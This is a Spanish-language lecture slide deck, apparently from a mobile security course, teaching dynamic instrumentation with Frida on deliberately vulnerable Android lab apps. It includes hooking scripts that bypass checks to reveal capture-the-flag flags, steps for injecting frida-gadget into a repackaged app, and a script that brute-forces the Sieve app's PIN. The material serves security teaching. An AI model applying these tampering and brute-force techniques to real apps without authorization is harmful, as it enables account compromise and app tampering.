


¿En qué consiste la instrumentación dinámica de código?

- La idea consiste en insertar código en un binario durante su ejecución con el objetivo de entender mejor su comportamiento
- Esto permite (entre otras cosas) ...
 - trazar las APIs que utiliza una app
 - construir una herramienta que evalúe sus prestaciones
 - manipular las llamadas a funciones (*function hooking*)
- Principales características
 - Programable: es posible inyectar scripts propios en programas que son manipulados como cajas negras (su código no está disponible)
 - Inmediatez: editar, guardar y ver los resultados al instante, sin compilaciones o reinicios
 - Portable: puede inyectarse en procesos de ejecución de Windows, MacOS, GNU/Linux, iOS, Android, y QNX. Permite además la interacción con Node.js, Python, Swift, .Net, Qt/Qml y C
 - Gratuita: ha sido desarrollada como software libre para su propia retroalimentación
 - Confiable: tiene el respaldo de importantes empresas, y una suite de pruebas completa



Arquitectura de la herramienta





Prerrequisitos

- Prerrequisitos
 - Un emulador (AVD o Genymotion) o dispositivos con privilegios de administrador (rooted o jailbroken), aunque FRIDA puede funcionar también (de manera más limitada) sobre dispositivos sin dichos privilegios
 - Necesita estos permisos para poder manipular el ptrace del dispositivo bajo estudio e introducir sobre el mismo el gadget
 - Si no los tienen también funcionará, veremos cómo más adelante
 - Adb
 - Última versión de frida-server para Android: <https://github.com/frida/frida/releases>
 - Python 3.x (altamente recomendado)



Modos de funcionamiento

- Inyección de código (injected)
 - Uso de frida-server, frida-core + gumjs
- Empotrar el código en la app (embedded)
 - Uso de frida-gadget
- Precargado de código (preloaded)
 - Uso de frida-gadget, código a ejecutar cargado desde una librería compartida
- Más información en <https://frida.re/docs/modes>



Instalación

- Es muy sencillo
 - Proceso descrito en <https://frida.re/docs/installation>
 - Aunque se aconseja utilizar Python 3.x también funciona sobre Python 2.7 o superior
- Instalación en el dispositivo/emulador con el que trabajemos (modo de funcionamiento *injected*)
 - Proceso descrito en <https://frida.re/docs/android>
 - Descargar frida-server (<https://github.com/frida/frida/releases>)
 - Dispositivo Android real: [frida-server-14.2.13-android-arm/arm64.xz](#)
 - Emulador Android: [frida-server-14.2.13-android-x86.xz](#)

```
c:\Users\jucar\Downloads\frida-server>adb push frida-server /data/local/tmp
frida-server: 1 file pushed, 0 skipped. 56.5 MB/s (42925716 bytes in 0.724s)

c:\Users\jucar\Downloads\frida-server>adb shell "chmod 755 /data/local/tmp/frida-server"

c:\Users\jucar\Downloads\frida-server>adb shell
root@vbox86p:/ # cd /data/local/tmp/
root@vbox86p:/ # ./frida-server
```



Encontrar dispositivos y apps

```
1 #To list the available devices for frida
2 frida-ls-devices
3
4 # Connect Frida to an iPad over USB and list running processes
5 $ frida-ps -U
6
7 # List running applications
8 $ frida-ps -Ua
9
10 # List installed applications
11 $ frida-ps -Uai
12
13 # Connect Frida to the specific device
14 $ frida-ps -D 0216027d1d6d3a03
```



Lanzamiento de Frida

```
1 #Hooking before starting the app
2 frida -U --no-pause -l hookNative.js -f com.erev0s.jniapp
3
4 #Basic frida hooking
5 frida -U com.erev0s.jniapp -l hookNative.js
```

■ Opciones

- U: verificar la conexión por USB con los dispositivos
- l: script a ejecutar
- f: paquete con el que se trabaja

Frida Code Editor

```
1 Java.perform(function() {
2   // Código JavaScript Aquí
3 });
4
```



Indice

- Introducción al análisis dinámico de aplicaciones móviles
- Supervisión de la ejecución de un apk utilizando un depurador
- Control de la ejecución de un apk con Frida
- **Casos de uso**



Ejemplos sencillos

- Comenzaremos con la app AndroidLab.apk
 - <https://ironhackers.es/AndroidLab.apk>

The screenshot shows a mobile application interface. On the left, there's a vertical navigation menu with items: Level 1- Call me!, Level 2- AlwaysTrue, Level 3- CreateMe, and Level 4- Sniff. Below the menu, the text "Free for personal use" is visible. On the right, there's a file viewer window titled "AndroidManifest.xml" displaying the following XML code:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:compileSdkVersion="29"
    android:compileSdkVersionCodename="10"
    package="com.ironhackers.androidlab"
    platformBuildVersionCode="29"
    platformBuildVersionName="1.0">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <application android:allowBackup="true"
        android:appComponentFactory="androidx.core.app.CoreComponentFactory"
        android:debuggable="true"
        android:icon="@drawable/ironpollo"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity android:label="@string/title_activity_sniff" android:name="com.ironhackers.androidlab.Sniff" android:theme="@style/AppTheme.NoActionBar"/>
        <activity android:label="@string/title_activity_createme" android:name="com.ironhackers.androidlab.CreateMe" android:theme="@style/AppTheme.NoActionBar"/>
        <activity android:label="@string/title_activity_alwaystrue" android:name="com.ironhackers.androidlab.AlwaysTrue" android:theme="@style/AppTheme.NoActionBar"/>
        <activity android:label="@string/title_activity_callme" android:name="com.ironhackers.androidlab.CallMe" android:theme="@style/AppTheme.NoActionBar"/>
        <activity android:label="@string/app_name" android:name="com.ironhackers.androidlab.MainActivity" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

The application icon on the device screen shows a yellow and black Iron Man logo. The taskbar at the bottom of the device screen shows three icons: Amaze, AndroidLab, and API Demos.



AndroidLab: Level 1

Callme

Nothing to show

Free for personal use

The screenshot shows an IDE interface with two tabs: 'Callme' (Java) and 'Callme' (JavaScript). The Java tab displays the following code:

```
1 package com.ironhackers.androidlab;
2
3 import android.os.Bundle;
4 import android.widget.TextView;
5 import androidx.appcompat.app.AppCompatActivity;
6 import androidx.appcompat.widget.Toolbar;
7
8 public class Callme extends AppCompatActivity {
9     private TextView msg;
10
11     /* access modifiers changed from: protected */
12     @Override // androidx.activity.ComponentActivity, androidx.core.ap
13     public void onCreate(Bundle savedInstanceState) {
14         super.onCreate(savedInstanceState);
15         setContentView(R.layout.activity_callme);
16         setSupportActionBar(findViewById(R.id.toolbar));
17         this.msg = (TextView) findViewById(R.id.flag);
18     }
19
20     private void call_me_win() {
21         this.msg.setText(R.string.flag1);
22     }
23 }
24
```

The JavaScript tab displays the following code:

```
1
2
3 Java.perform(function () {
4
5
6     var callmeActivity = Java.use("com.ironhackers.androidlab.Callme");
7
8     callmeActivity.onCreate.implementation = function(bundle) {
9         console.log('');
10        console.log("> Ejecutando onCreate(...)");
11        this.onCreate(bundle);
12        console.log("> Invocando call:me_win()");
13        this.call_me_win();
14    };
15
16});
```

Callme

c4ll_m3_fl4g

Free for personal use



AndroidLab: Level 1

■ Alternativa

```
1 Java.perform(function () {  
2     Java.choose('com.ironhackers.androidlab.Callme', {  
3         onMatch: function(instance) {  
4             Java.scheduleOnMainThread(function () {  
5                 instance.call_me_win();  
6             });  
7         },  
8         onComplete: function() {}  
9     });  
10});
```



AndroidLab: Level 2

```
Alwaytrue.java
```

```
1 package com.ironhackers.androidlab;
2
3 import android.os.Bundle;
4 import android.widget.TextView;
5 import androidx.appcompat.app.AppCompatActivity;
6 import androidx.appcompat.widget.Toolbar;
7
8 public class Alwaytrue extends AppCompatActivity {
9     /* access modifiers changed from: protected */
10    @Override // androidx.activity.ComponentActivity, androidx.core.app.Comp
11    public void onCreate(Bundle savedInstanceState) {
12        super.onCreate(savedInstanceState);
13        setContentView(R.layout.activity_alwaytrue);
14        setSupportActionBar(findViewById(R.id.toolbar));
15        if (impossible_check()) {
16            ((TextView) findViewById(R.id.msg)).setText(R.string.flag2);
17        }
18    }
19
20    private boolean impossible_check() {
21        return false;
22    }
23}
24
```

```
Java.perform(function () {
    var atClass = Java.use("com.ironhackers.androidlab.Alwaytrue");

    atClass.impossible_check.implementation = function() {
        console.log('');
        console.log("> Ejecutando impossible_check()");
        return true;
    };
});
```


Alwaytrue

4lw4ystru3_f14g

Free for personal use



AndroidLab: Level 3



```

1 package com.ironhackers.androidlab;
2
3 import android.app.AlertDialog;
4 import android.content.DialogInterface;
5 import android.os.Bundle;
6 import android.view.View;
7 import android.widget.Button;
8 import android.widget.TextView;
9 import androidx.appcompat.app.AppCompatActivity;
10 import androidx.appcompat.widget.Toolbar;
11
12 public class Createme extends AppCompatActivity {
13     private Button button;
14     private Person person;
15
16     /* access modifiers changed from: protected */
17     @Override // androidx.activity.ComponentActivity, androidx.core.app.Com
18     public void onCreate(Bundle savedInstanceState) {
19         super.onCreate(savedInstanceState);
20         setContentView(R.layout.activity_createme);
21         setSupportActionBar((Toolbar) findViewById(R.id.toolbar));
22         this.person = new Person("Iron", 35, null);
23         TextView balance = (TextView) findViewById(R.id.balance);
24         this.button = (Button) findViewById(R.id.button);
25         this.button.setOnClickListener(new View.OnClickListener() {
26             /* class com.ironhackers.androidlab.Createme$AnonymousClass1 */
27
28             public void onClick(View view) {
29                 if (Createme.this.person.getWallet() == null || Createme.this.person.getWallet().getMoney() < 100) {
30                     AlertDialog.Builder builder1 = new AlertDialog.Builder(Createme.this);
31                     builder1.setMessage("You don't have enough money");
32                     builder1.setCancelable(true);
33                     builder1.setPositiveButton("OK", new DialogInterface.OnClickListener() {
34                         /* class com.ironhackers.androidlab.Createme$AnonymousClass1$AnonymousClass1 */
35
36                         public void onClick(DialogInterface dialog, int id) {
37                             dialog.cancel();
38                         }
39                     });
39                     builder1.create().show();
40                     return;
41                 }
42                 AlertDialog.Builder builder12 = new AlertDialog.Builder(Createme.this);
43                 builder12.setMessage("Congrats, the flag is " + Createme.this.getString(R.string.flag3));
44                 builder12.setCancelable(true);
45                 builder12.setPositiveButton("OK", new DialogInterface.OnClickListener() {
46                     /* class com.ironhackers.androidlab.Createme$AnonymousClass1$AnonymousClass2 */
47
48                     public void onClick(DialogInterface dialog, int id) {
49                         dialog.cancel();
50                     }
51                 });
52                 builder12.create().show();
53             }
54         });
55     }
56     if (this.person.getWallet() != null) {
57         balance.setText(this.person.getWallet().getMoney() + BuildConfig.FLAVOR);
58         return;
59     }
59     balance.setText("0");
60 }
61
62 }


```



AndroidLab: Level 3

- Estrategia → Crear una cartera con suficiente dinero como para crear una alerta con el flag buscado

```
1
2 Java.perform(function() {
3     var wallet=Java.use("com.ironhackers.androidlab.Wallet");
4     Java.choose('com.ironhackers.androidlab.Createme', {
5         onMatch: function(instance) {
6             instance.person.value.setWallet(wallet.$new(100));
7         },
8         onComplete: function() {
9     }
10 });
11 })
```





AndroidLab: Level 3

- ¿Y cómo actualizar la interfaz de la app?

```
uncrackable1.js uncrackable2.js AndroLab-Level1.js AndroidLab-Level2.js AndroidLab-Level3.js AndroidLab-Level3b.js
1
2 Java.perform(function() {
3     var wallet=Java.use("com.ironhackers.androidlab.Wallet");
4     Java.choose('com.ironhackers.androidlab.Createme', {
5         onMatch: function(instance) {
6             instance.person.value.setWallet(wallet.$new(100));
7
8             var textview = Java.use('android.widget.TextView');
9             var balObj = instance.findViewById(2131230785); //0x7f080041
10            var balTV = Java.cast(balObj, textview);
11            var string = Java.use('java.lang.String');
12            balTV.setText(string.$new('100'));
13
14        },
15        onComplete: function() {
16        }
17    });
18 });
19 });


c:\Users\jucar\Downloads\frida-server\scripts>frida -U -l AndroidLab-Level3.js com.ironhackers.androidlab
Frida 14.2.13 - A world-class dynamic instrumentation toolkit
Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit
  More info at https://www.frida.re/docs/home/
Error: android.view.ViewRootImpl$CalledFromWrongThreadException: Only the original thread that created a view hierarchy can touch its views.
        at <anonymous> (frida/node_modules/frida-java-bridge/lib/env.js:124)
        at value (frida/node_modules/frida-java-bridge/lib/class-factory.js:1058)
        at e (frida/node_modules/frida-java-bridge/lib/class-factory.js:580)
        at apply (native)
        at value (frida/node_modules/frida-java-bridge/lib/class-factory.js:963)
        at e (frida/node_modules/frida-java-bridge/lib/class-factory.js:547)
        at onMatch (/AndroidLab-Level3.js:12)
        at _chooseObjectsArtLegacy (frida/node_modules/frida-java-bridge/lib/class-factory.js:317)
        at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:245)
        at it (frida/node_modules/frida-java-bridge/lib/android.js:545)
[Google Nexus 5:<com.ironhackers.androidlab>]
```



AndroidLab: Level 3

- Actualizar la interfaz en el hilo principal de la app

```
uncrackable1.js uncrackable2.js AndroLab-Level1.js AndroidLab-Level2.js AndroidLab-Level3.js AndroidLab-Level3b.js
1
2 Java.perform(function(){
3     var wallet=Java.use("com.ironhackers.androidlab.Wallet");
4     Java.choose('com.ironhackers.androidlab.Createme', {
5         onMatch: function(instance) {
6             Java.scheduleOnMainThread(function () {
7                 instance.person.value.setWallet(wallet.$new(100));
8
9                 var textview = Java.use('android.widget.TextView');
10                var balObj = instance.findViewById(2131230785); //0x7f080041
11                var balTV = Java.cast(balObj, textview);
12                var string = Java.use('java.lang.String');
13                balTV.setText(string.$new('100'));
14            });
15        },
16        onComplete: function() {
17        }
18    });
19 });
20});
```



```
c:\Users\jucar\Downloads\frida-server\scripts>frida -U -l AndroidLab-Level3b.js com.ironhackers.androidlab
Frida 14.2.13 - A world-class dynamic instrumentation toolkit
Commands:
> help      -> Displays the help system
/_/_ object?  -> Display information about 'object'
... exit/quit -> Exit
... More info at https://www.frida.re/docs/home/
[Google Nexus 5::com.ironhackers.androidlab]-> %reload
[Google Nexus 5::com.ironhackers.androidlab]->
```



AndroidLab: Level 4

Sniff

Enter the flag!

Nooo, you failed!

OK

CHECK

Free for personal use

```
| (C) | Frida 14.2.13 - A world-class dynamic instrument
| / \ | Commands:
| / \ |   help      -> Displays the help system
| . . . |   object?   -> Display information about 'object'
| . . . |   exit/quit -> Exit
| . . . |   More info at https://www.frida.re/docs/home/
Google Nexus 5::com.ironhackers.androidlab]-> %reload
Google Nexus 5::com.ironhackers.androidlab]-> exit
thank you for using Frida!
:Users\jucar\Downloads\frida-server\scripts>frida -U -l And
| (C) | Frida 14.2.13 - A world-class dynamic instrument
| / \ | Commands:
| / \ |   help      -> Displays the help system
| . . . |   object?   -> Display information about 'object'
| . . . |   exit/quit -> Exit
| . . . |   More info at https://www.frida.re/docs/home/
Google Nexus 5::com.ironhackers.androidlab]->
El flag buscado es: sniff_f14g
El flag buscado es: sniff_f14g
```

Enter the flag!

Correct, you got it!!

OK

CHECK

```
uncrackable1.js 3 uncrackable2.js 3 AndroLab-Level1.js 3 AndroidLab-Level2.js 3 AndroidLab-Level3.js 3 AndroidLab-Level3b.js 3 AndroidLab-Level4.js 3
1
2
3 Java.perform(function() {
4
5     var sniffObj = Java.use("com.ironhackers.androidlab.Sniff");
6
7     sniffObj.generateFlag.implementation = function(str1, str2) {
8         console.log('');
9         console.log("> El flag buscado es: " + str2);
10        this.generateFlag(str2, str2);
11    };
12
13});
```



Trabajo con dispositivos no ruteados

- Usaremos la app Sieve a título de ejemplo
 - Recordar que esta app utiliza librerías compiladas para ARM, con lo que requiere del uso de un dispositivo real o un emulador corriendo un ABI ARM
- Si el dispositivo utilizado no está rooteado, el uso de Frida requiere de cierta preparación previa de la app bajo estudio
 1. Bajar la librería frida-gadget.so desde <https://github.com/frida/frida/releases>
 2. Desensamblar el apk de la app bajo estudio y copiar la librería en su directorio *lib*
 3. Incorporar la llamada en la app para utilizar la librería


```
System.loadLibrary("frida-gadget")
```

Al trabajar con código desensamblado hay que añadir el siguiente código al smali de la Actividad principal de la app → Hay que hacerlo en su constructor (al principio, tras el .locals)

```
    # direct methods
    .method public constructor <init>()V
        .locals 3

        const-string v2, "frida-gadget"
        invoke-static {v2}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V


    .prologue
    const/4 v1, 0x0
```





Trabajo con dispositivos no ruteados

- Usaremos la app Sieve a título de ejemplo
 - Recordar que esta app utiliza librerías compiladas para ARM, con lo que requiere del uso de un dispositivo real o un emulador corriendo un ABI ARM
- Si el dispositivo utilizado no está rooteado, el uso de Frida requiere de cierta preparación previa de la app bajo estudio
 1. Bajar la librería frida-gadget.so desde <https://github.com/frida/frida/releases>
 2. Desensamblar el apk de la app bajo estudio y copiar la librería en su directorio *lib*





Trabajo con dispositivos no ruteados

- Tras haber incorporado el gadget de Frida al directorio lib de la app debemos incorporar la llamada en la app para utilizar la librería (recordar que trabajamos con código desensamblado)
 - Incorporar al constructor de la Actividad principal de la app la llamada a la librería
 - Hay que incluir la llamada justo después del .locals del constructor
 - El número de registros que .locals refleja se incrementa en 1 y se adapta el índice de la variable vX a añadir al valor resultante del incremento. P.ej: si tenemos .locals 3 → trabajaremos con v2

```
45 # direct methods
46 .method public constructor <init>()V
47     .locals 3
48
49     const-string v2, "frida-gadget"
50     invoke-static {v2}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
51
52     .prologue
53     const/4 v1, 0x0
```

System.loadLibrary("frida-gadget")

- Añadir al manifiesto permisos de INTERNET para la app

```
<uses-permission android:name="android.permission.INTERNET"/>
```

- Reensamblar, firmar, alinear e instalar el apk resultante



Trabajo con dispositivos no ruteados

- Lanzar a ejecución la app en el dispositivo
- Lanzar en nuestra máquina frida de la siguiente manera

```
C:\Users\jucar\Downloads\frida-server\scripts>frida -U gadget -l Sieve.js com.mwr.example.sieve
```

```
/ [ ] Frida 14.2.13 - A world-class dynamic instrumentation toolkit
| ( ) |
> / \ Commands:
. . . help      -> Displays the help system
. . . object?   -> Display information about 'object'
. . . exit/quit -> Exit
. . . More info at https://www.frida.re/docs/home/
[N20::gadget]->
```



Obtención de PIN por fuerza bruta

Símbolo del sistema - frida -U gadget -l Sieve.js com.mwr.example.sieve



```
C:\Users\jucar\Downloads\frida-server\scripts>frida -U gadget -l Sieve.js com.mwr.example.sieve

/   Frida 14.2.13 - A world-class dynamic instrumentation toolkit
|_ Commands:
/_| help      -> Displays the help system
... object?    -> Display information about 'object'
... exit/quit -> Exit
... More info at https://www.frida.re/docs/home/
[N20:::gadget]-> message: {'type': 'send', 'payload': '1000: '} data: None
message: {'type': 'send', 'payload': '1001: '} data: None
message: {'type': 'send', 'payload': '1002: '} data: None
message: {'type': 'send', 'payload': '1003: '} data: None
message: {'type': 'send', 'payload': '1004: '} data: None
message: {'type': 'send', 'payload': '1005: '} data: None
message: {'type': 'send', 'payload': '1006: '} data: None
message: {'type': 'send', 'payload': '1007: '} data: None
message: {'type': 'send', 'payload': '1008: '} data: None
message: {'type': 'send', 'payload': '1009: '} data: None
message: {'type': 'send', 'payload': '1010: '} data: None
        console.log('Done:');
};

var ShortLoginActivity = Java.use('com.mwr.example.sieve.ShortLoginActivity');
ShortLoginActivity.submit.implementation = function(v) {
    var service=this.serviceConnection.value
    for(var i=1000; i<1300; i++)
    {
        service.checkPin(i++);
        send(i + ": ");
        Log.v("frida-sieve", "Probando con: "+i);
    }
    Log.v("frida-sieve", "submit");
};
```

Símbolo del sistema - adb logcat -s "frida-sieve:V"

```
c:\Program Files\ScreenCPY\scrcpy-win64-v1.17>adb logcat -s "frida-sieve:V"
----- beginning of system
----- beginning of crash
----- beginning of main
03-11 22:35:21.026 12867 12906 V frida-sieve: JS activo
03-11 22:35:24.024 12867 12867 V frida-sieve: Probando con: 1000
03-11 22:35:37.898 12867 12906 V frida-sieve: JS activo
03-11 22:35:38.712 12867 12906 V frida-sieve: JS activo
03-11 22:35:50.362 12867 12906 V frida-sieve: JS activo
03-11 22:36:08.969 12867 12867 V frida-sieve: Probando con: 1000
03-11 22:36:08.970 12867 12867 V frida-sieve: Probando con: 1001
03-11 22:36:08.971 12867 12867 V frida-sieve: Probando con: 1002
03-11 22:36:08.972 12867 12867 V frida-sieve: Probando con: 1003
03-11 22:36:08.973 12867 12867 V frida-sieve: Probando con: 1004
03-11 22:36:08.974 12867 12867 V frida-sieve: Probando con: 1005
03-11 22:36:08.974 12867 12867 V frida-sieve: Probando con: 1006
03-11 22:36:08.975 12867 12867 V frida-sieve: Probando con: 1007
03-11 22:36:08.976 12867 12867 V frida-sieve: Probando con: 1008
03-11 22:36:08.977 12867 12867 V frida-sieve: Probando con: 1009
03-11 22:36:08.979 12867 12867 V frida-sieve: Probando con: 1010
```





Casos de estudio más complejos

- OWASP MSTG Uncrackable Apps

- Disponibles en

